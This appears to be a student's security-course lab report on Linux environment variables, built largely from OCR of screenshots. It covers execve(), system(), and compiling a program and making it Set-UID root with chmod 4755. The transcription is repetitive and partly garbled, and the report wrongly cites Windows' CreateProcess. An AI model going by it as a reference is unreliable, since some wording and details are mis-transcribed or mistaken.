Processing triggers for mime-support (3.59ubuntu1) ...
Setting up python-gi-cairo (3.20.0-0ubuntu1) ...
Setting up meld (3.14.2-1) ...
[10/14/21]seed@VM:~/.../lab01\$ meld child parent

Right Control

Enter we get this window

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Unknown Application Name File Edit Changes View Tabs

10: En 7:07 AM

child — parent

child parent

```
LIBGL_ALWAYS_SOFTWARE=1
GNOME_DESKTOP_SESSION_ID=this-is-d
UPSTART_INSTANCE=
XDG_SESSION_DESKTOP=ubuntu
UPSTART_EVENTS=xsession started
LOGNAME=seed
COMPIZ_BIN_PATH=/usr/bin/
DBUS_SESSION_BUS_ADDRESS=unix:abst
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/u
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle
LESSCLOSE=/usr/bin/lesspipe %s %
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed/Documents/its450
./p2cc
```

Ln 76, Col 1 INS

Right Control

It shows the different by highlighted as we see in the child's betrayal and the parent's betrayal Now, we can answer the questions: we would like to know whether the parent's environment variables are inherited by the child process or not.

It's YES, a child process inherits all environment variables from its parent process.
Additionally, a parent process may use CreateProcess to create a child process and pass a new set of environment variables to it.

5.3 Task 3: Environment Variables and execve().

In this task, we study how environment variables are affected when a new program is executed via `execve()`. The function `execve()` calls a system call to load a new command and execute it; this function never returns. No new process is created; instead, the calling process's text, data, bss, and stack are overwritten by that of the program loaded. Essentially, `execve()` runs the new program inside the calling process. We are interested in what happens to the environment variables; are they automatically inherited by the new program?


Here is a quotation: man execve to find sar permeder


Step 1. Please compile and run the following program, and describe your observation. This program simply executes a program called `/usr/bin/env`, which prints out the environment variables of the current process.

```
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

int main()
{
    char *argv[2];
    argv[0] = "/usr/bin/env";
    argv[1] = NULL;
    execve("/usr/bin/env", argv, NULL);
    return 0;
}
```





The screenshot shows a Sublime Text window with the following details:

- Title Bar:** Sublime, File, Edit, Selection, Find, View, Goto, Tools, Project, 7:19 AM.
- File Path:** /bin/bash
- Content:** A C program named env.c. The code is as follows:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char **environ;

int main()
{
    char *argv[2];
    argv[0] = "/usr/bin/env";
    argv[1] = NULL;
    execve("/usr/bin/env", argv, NULL);
    return 0;
}
```
- Toolbar:** Includes icons for file operations like Open, Save, Find, and Print.
- Status Bar:** Line 1, Column 1, Tab Size: 4, Right Control.

Step1: we add (execve("/usr/bin/env" , argv ,environ) this than commend it by put 2//



```
~/Documents/its450/lab01/envex.c -- Sublime Text (UNREGISTERED)
p2c.c          envex.c

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4
5 extern char **environ;
6
7 int main()
8 {
9     char *argv[2];
10    argv[0] = "/usr/bin/env";
11    argv[1] = NULL;
12    execve("/usr/bin/env", argv, NULL);
13
14 //execve("/usr/bin/env" , argv, environ); ←
15    return 0;
16 }
17
```

To be more essayer

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4
5 extern char **environ;
6
7 int main()
8 {
9     char *argv[2];
10    argv[0] = "/usr/bin/env";
11    argv[1] = NULL;
12
13    //step 1
14    execve("/usr/bin/env", argv, NULL);
15
16    //step 2
17    //execve("/usr/bin/env" , argv, environ);
18    return 0;
19 }
20
```

Now we will compeer it in tamanoir

```
(Reading database ... 215099 files and directories currently installed.)
Preparing to unpack .../python-gi-cairo_3.20.0-0ubuntu1_i386.deb ...
Unpacking python-gi-cairo (3.20.0-0ubuntu1) ...
Selecting previously unselected package meld.
Preparing to unpack .../archives/meld_3.14.2-1_all.deb ...
Unpacking meld (3.14.2-1) ...
Processing triggers for hicolor-icon-theme (0.15-0ubuntu1) ...
Processing triggers for shared-mime-info (1.5-2ubuntu0.1) ...
Processing triggers for man-db (2.7.5-1) ...
Processing triggers for libglib2.0-0:i386 (2.48.2-0ubuntu1) ...
Processing triggers for gnome-menus (3.13.3-6ubuntu3.1) ...
Processing triggers for desktop-file-utils (0.22-1ubuntu5) ...
Processing triggers for bamfdaemon (0.5.3-bzr0+16.04.20160824-0ubuntu1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for mime-support (3.59ubuntu1) ...
Setting up python-gi-cairo (3.20.0-0ubuntu1) ...
Setting up meld (3.14.2-1) ...
[10/14/21]seed@VM:~/.../lab01$ meld child parent
[10/14/21]seed@VM:~/.../lab01$ subl envex.c
[10/14/21]seed@VM:~/.../Lab01$ gcc envex.c -o envex1
[10/14/21]seed@VM:~/.../lab01$
```

Then we well go to that program

```
p2c.c
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4
5 extern char **environ;
6
7 int main()
8 {
9     char *argv[2];
10    argv[0] = "/usr/bin/env";
11    argv[1] = NULL;
12
13    //step 1
14    execve("/usr/bin/env", argv, NULL);
15
16    //step 2
17    //execve("/usr/bin/env" , argv, environ);
18    return 0;
19 }
```

```
Selecting previously unselected package meld.
Preparing to unpack .../archives/meld_3.14.2-1_all.deb ...
Unpacking meld (3.14.2-1) ...
Processing triggers for hicolor-icon-theme (0.15-0ubuntu1) ...
Processing triggers for shared-mime-info (1.5-2ubuntu0.1) ...
Processing triggers for man-db (2.7.5-1) ...
Processing triggers for libglib2.0-0:i386 (2.48.2-0ubuntu1) ...
Processing triggers for gnome-menus (3.13.3-6ubuntu3.1) ...
Processing triggers for desktop-file-utils (0.22-1ubuntu5) ...
Processing triggers for bamfdaemon (0.5.3-bzr0+16.04.20160824-0ubuntu1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for mime-support (3.59ubuntu1) ...
Setting up python-gi-cairo (3.20.0-0ubuntu1) ...
Setting up meld (3.14.2-1) ...
[10/14/21]seed@VM:~/.../lab01$ meld child parent
[10/14/21]seed@VM:~/.../lab01$ subl envex.c
[10/14/21]seed@VM:~/.../lab01$ gcc envex.c -o envex1
[10/14/21]seed@VM:~/.../lab01$ gcc envex.c -o envex2
[10/14/21]seed@VM:~/.../lab01$ ls
callsys.c  catall.c  envex2  myprintenv.c  p2cp
cap_leak.c  child    envex.c  p2cc        parent
capLeak.c   envex1   myenv.c  p2c.c
[10/14/21]seed@VM:~/.../lab01$
```

We have 2 envex

```

Preparing to unpack .../archives/meld_3.14.2-1_all.deb ...
Unpacking meld (3.14.2-1) ...
Processing triggers for hicolor-icon-theme (0.15-0ubuntu1) ...
Processing triggers for shared-mime-info (1.5-2ubuntu0.1) ...
Processing triggers for man-db (2.7.5-1) ...
Processing triggers for libglib2.0-0:i386 (2.48.2-0ubuntu1) ...
Processing triggers for gnome-menus (3.13.3-6ubuntu3.1) ...
Processing triggers for desktop-file-utils (0.22-1ubuntu5) ...
Processing triggers for bamfdaemon (0.5.3~bzr0+16.04.20160824-0ubuntu1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for mime-support (3.59ubuntu1) ...
Setting up python-gi-cairo (3.20.0-0ubuntu1) ...
Setting up meld (3.14.2-1) ...
[10/14/21]seed@VM:~/.../lab01$ meld child parent
[10/14/21]seed@VM:~/.../lab01$ subl envex.c
[10/14/21]seed@VM:~/.../lab01$ gcc envex.c -o envex1
[10/14/21]seed@VM:~/.../lab01$ gcc envex.c -o envex2
[10/14/21]seed@VM:~/.../lab01$ ls
callsys.c catall.c envex2 myprintenv.c p2cp
cap_leak.c child envex.c p2cc parent
capleak.c envex1 myenv.c p2c.c
[10/14/21]seed@VM:~/.../lab01$ ./envex1
[10/14/21]seed@VM:~/.../lab01$ ./envex2

```

We want to check

We face a problem it shows all Steff of enxvex2 without enxvex1

What is the problem here?? We will write (man enxvex)

```

EXECVE(2)           Linux Programmer's Manual          EXECVE(2)

NAME
      execve - execute program

SYNOPSIS
      #include <unistd.h>
      int execve(const char *filename, char *const argv[],
                 char *const envp[]);

DESCRIPTION
      execve() executes the program pointed to by filename.
      filename must be either a binary executable, or a script
      starting with a line of the form:
      #! interpreter [optional-arg]
      For details of the latter case, see "Interpreter scripts"
      below.
      argv is an array of argument strings passed to the new
      program. By convention, the first of these strings
      Manual page execve(2) line 1 (press h for help or q to quit)

```

What's envp?

```

char *const envp[]);
```

DESCRIPTION

`execve()` executes the program pointed to by `filename`. `filename` must be either a binary executable, or a script starting with a line of the form:

```

#! interpreter [optional-arg]
```

For details of the latter case, see "Interpreter scripts" below.

`argv` is an array of argument strings passed to the new program. By convention, the first of these strings should contain the `filename` associated with the file being executed. `envp` is an array of strings, conventionally of the form `key=value`, which are passed as environment to the new program. Both `argv` and `envp` must be terminated by a null pointer. The argument vector and environment can be accessed by the called program's main function, when it is defined as:

```

int main(int argc, char *argv[], char *envp[])
Manual page execve(2) line 10 (press h for help or q to quit)
```

So, we conclude that the benefit of `envp` is: **It used to pass key = value to this process we work on it**

So, we understand the first case of task 3 is NULL

[10/14/21]seed@VM:~/.../lab01\$ man execve
[10/14/21]seed@VM:~/.../Lab01\$./envex1
[10/14/21]seed@VM:~/.../lab01\$

H+S in keyboard

SUMMARY OF LESS COMMANDS

Commands marked with * may be preceded by a number, `N`.
 Notes in parentheses indicate the behavior if `N` is given.
 A key preceded by a caret indicates the Ctrl key; thus `^K` is `ctrl-K`.

<code>h</code> <code>H</code>	Display this help.
<code>q</code> <code>:q</code> <code>Q</code> <code>:Q</code> <code>ZZ</code>	Exit.

MOVING

<code>e</code> <code>^E</code>	Forward one line (or <code>N</code> lines).
<code>y</code> <code>^Y</code>	Backward one line (or <code>N</code> lines).
<code>f</code> <code>^F</code>	Forward one window (or <code>N</code> lines).
<code>b</code> <code>^B</code>	Backward one window (or <code>N</code> lines).
<code>z</code>	Forward one window (and set window to <code>N</code>).
<code>w</code>	Backward one window (and set window to <code>N</code>).
<code>ESC-SPACE</code>	Forward one window, but don't stop at end-of-file.

log file: ■

Step 3. Please draw your conclusion regarding how the new program gets its environment variables.


When the third argument set as NULL, no output. But when it turns to `environ`, all environment variables are printed. Because `environ` is the **user environment** which holds those environment variables.

5.4 Task 4: Environment Variables and `system()`.

The screenshot shows a Linux desktop environment with several windows open. In the top-left corner is a 'Terminator' terminal window titled '/bin/bash'. The terminal shows a sequence of commands being run, including compilation of 'envex.c' to 'envex1' and 'envex2', listing files in the directory, and running the programs. A yellow callout box points to the terminal window with the text 'I call the code file called callsys.c'. In the center of the screen is a 'Sublime Text (UNREGISTERED)' window showing the source code for 'callsys.c'. The code includes #include <stdio.h>, #include <stdlib.h>, and a main() function that calls system("/usr/bin/env"). In the bottom-left corner is another 'Terminator' terminal window titled '/bin/bash'. This terminal shows the same sequence of commands as the first one, but with additional output from the 'callsys' command, which prints environment variables.

```
#include <stdio.h>
#include <stdlib.h>
int main()
{
    system("/usr/bin/env");
    return 0;
}
```


It shows all environment variables



A screenshot of a Linux desktop environment. In the foreground, a terminal window titled "Terminator" is open, showing the command "/bin/bash" and its output. The output lists numerous environment variables, including XAUTHORITY, XDG_GREETER_DATA_DIR, SSH_AUTH_SOCK, TERMINATOR_UUID, SHELL, QT_ACCESSIBILITY, GDMSESSION, LESSCLOSE, UPSTART_EVENTS, GPG_AGENT_INFO, UPSTART_SESSION, XDG_VTNR, QT_IM_MODULE, PWD, JAVA_HOME, CLUTTER_IM_MODULE, ANDROID_HOME, XDG_CONFIG_DIRS, XDG_DATA_DIRS, and JOB. The terminal window has a blue header bar with icons for file operations and a right control panel.

```
XAUTHORITY=/home/seed/.Xauthority
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
TERMINATOR_UUID=urn:uuid:c5d2d594-8c6c-480c-8799-cedf21ef7317
SHELL=/bin/bash
QT_ACCESSIBILITY=1
GDMSESSION=ubuntu
LESSCLOSE=/usr/bin/lesspipe %s %s
UPSTART_EVENTS=xsession started
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/116
2
XDG_VTNR=7
QT_IM_MODULE=ibus
PWD=/home/seed/Documents/its450/lab01
JAVA_HOME=/usr/lib/jvm/java-8-oracle
CLUTTER_IM_MODULE=xim
ANDROID_HOME=/home/seed/android/android-sdk-linux
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:
/usr/share/:/var/lib/snapd/desktop
JOB=unity-settings-daemon
[10/14/21]seed@VM:~/.../lab01$
```

"", the environment variables of the calling process is passed to the new program /bin/sh."



A screenshot of a Linux desktop environment, similar to the first one. A terminal window titled "Terminator" is open, showing the command "/bin/bash" and its output. The output lists the same set of environment variables as the first terminal, including XAUTHORITY, XDG_GREETER_DATA_DIR, SSH_AUTH_SOCK, TERMINATOR_UUID, SHELL, QT_ACCESSIBILITY, GDMSESSION, LESSCLOSE, UPSTART_EVENTS, GPG_AGENT_INFO, UPSTART_SESSION, XDG_VTNR, QT_IM_MODULE, PWD, JAVA_HOME, CLUTTER_IM_MODULE, ANDROID_HOME, XDG_CONFIG_DIRS, XDG_DATA_DIRS, and JOB. The terminal window has a blue header bar with icons for file operations and a right control panel.

```
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
TERMINATOR_UUID=urn:uuid:c5d2d594-8c6c-480c-8799-cedf21ef7317
SHELL=/bin/bash
QT_ACCESSIBILITY=1
GDMSESSION=ubuntu
LESSCLOSE=/usr/bin/lesspipe %s %s
UPSTART_EVENTS=xsession started
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/116
2
XDG_VTNR=7
QT_IM_MODULE=ibus
PWD=/home/seed/Documents/its450/lab01
JAVA_HOME=/usr/lib/jvm/java-8-oracle
CLUTTER_IM_MODULE=xim
ANDROID_HOME=/home/seed/android/android-sdk-linux
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:
/usr/share/:/var/lib/snapd/desktop
JOB=unity-settings-daemon
[10/14/21]seed@VM:~/.../lab01$ ls -l `which sh`
lrwxrwxrwx 1 root root 4 Jul 25 2017 /bin/sh -> dash
[10/14/21]seed@VM:~/.../lab01$
```

This is a bash version

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash /bin/bash 66x24

```
CLUTTER_IM_MODULE=xim
ANDROID_HOME=/home/seed/android/android-sdk-linux
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/
:/usr/share/:/var/lib/snapd/desktop
JOB=unity-settings-daemon
[10/14/21]seed@VM:~/.../Lab01$ ls -l `which sh`
lrwxrwxrwx 1 root root 4 Jul 25 2017 /bin/sh -> dash
[10/14/21]seed@VM:~/.../Lab01$ ver
No command 'ver' found, did you mean:
Command 'cver' from package 'gplcver' (universe)
Command 'vdr' from package 'vdr' (universe)
Command 'over' from package 'enscript' (universe)
ver: command not found
[10/14/21]seed@VM:~/.../Lab01$ bash --version
GNU bash, version 4.3.46(1)-release (i686-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
[10/14/21]seed@VM:~/.../Lab01$
```

Right Control

It should have there a different between dash & bash

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash /bin/bash 66x24


```
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/
:/usr/share/:/var/lib/snapd/desktop
JOB=unity-settings-daemon
[10/14/21]seed@VM:~/.../Lab01$ ls -l `which sh`
lrwxrwxrwx 1 root root 4 Jul 25 2017 /bin/sh -> dash
[10/14/21]seed@VM:~/.../Lab01$ ver
No command 'ver' found, did you mean:
Command 'cver' from package 'gplcver' (universe)
Command 'vdr' from package 'vdr' (universe)
Command 'over' from package 'enscript' (universe)
ver: command not found
[10/14/21]seed@VM:~/.../Lab01$ bash --version
GNU bash, version 4.3.46(1)-release (i686-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
[10/14/21]seed@VM:~/.../Lab01$ /bin/dash --version
/bin/dash: 0: Illegal option --
[10/14/21]seed@VM:~/.../Lab01$
```

Right Control

Then I wrote this

export EVIDENCE= "seed shell"



```

Lab 0 ( intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
:/usr/share/:/var/lib/snapd/desktop
JOB=unity-settings-daemon
[10/14/21]seed@VM:~/.../lab01$ ls -l `which sh`
lrwxrwxrwx 1 root root 4 Jul 25 2017 /bin/sh -> dash
[10/14/21]seed@VM:~/.../lab01$ ver
No command 'ver' found, did you mean:
Command 'cver' from package 'gplcver' (universe)
Command 'vdr' from package 'vdr' (universe)
Command 'over' from package 'enscript' (universe)
ver: command not found
[10/14/21]seed@VM:~/.../lab01$ bash --version
GNU bash, version 4.3.46(1)-release (i686-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>


This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
[10/14/21]seed@VM:~/.../lab01$ /bin/dash --version
/bin/dash: 0: Illegal option --
[10/14/21]seed@VM:~/.../lab01$ export EVIDENCE="seed shell"
[10/14/21]seed@VM:~/.../lab01$ ./callsys | grep EVIDENCE
EVIDENCE=seed shell
[10/14/21]seed@VM:~/.../lab01$ 
```

5.5 Task 5: Environment Variable and Set-UID Programs.

Step 1. Write the following program that can print out all the environment variables in the current process.

-In this task, I created a file called lab 001

-After that, I opened a terminal and copied the path of the file lab 001 because it contains the codes that I will use



```

Lab 0 ( intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
[10/14/21]seed@VM:~$ cd /home/seed/Documents/its450/lab001
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu.c ls.c mylib.c myprog.c
catall.c invoke.c myenv.c myprintenv.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ 
```

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash 66x24

```
[10/14/21]seed@VM:~/.../lab001$ cd /home/seed/Documents/its450/lab001
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu.c ls.c mylib.c myprog.c
catall.c invoke.c myenv.c myprintenv.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ gcc envsu.c -o envsu
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu.c
catall.c envsu.c ls.c mylib.c myprog.c
[10/14/21]seed@VM:~/.../lab001$
```

Step 2. Compile the above program, change its ownership to `root`, and make it a Set-UID program.

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash 66x24

```
[10/14/21]seed@VM:~/.../lab001$ cap_leak.c envsu.c ls.c mylib.c myprog.c
catall.c invoke.c myenv.c myprintenv.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ gcc envsu.c -o envsu
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu.c
catall.c envsu.c ls.c mylib.c myprog.c
[10/14/21]seed@VM:~/.../lab001$ sudo chown root envsu
sudo: chown: command not found
[10/14/21]seed@VM:~/.../lab001$ sudo chown root envsu
[10/14/21]seed@VM:~/.../lab001$ sudo chmod 4755 envsu
[10/14/21]seed@VM:~/.../lab001$ ls -l
total 48
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catall.c
-rwsr-xr-x 1 root seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/14/21]seed@VM:~/.../lab001$
```

To check if we
successful in step 2
there

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

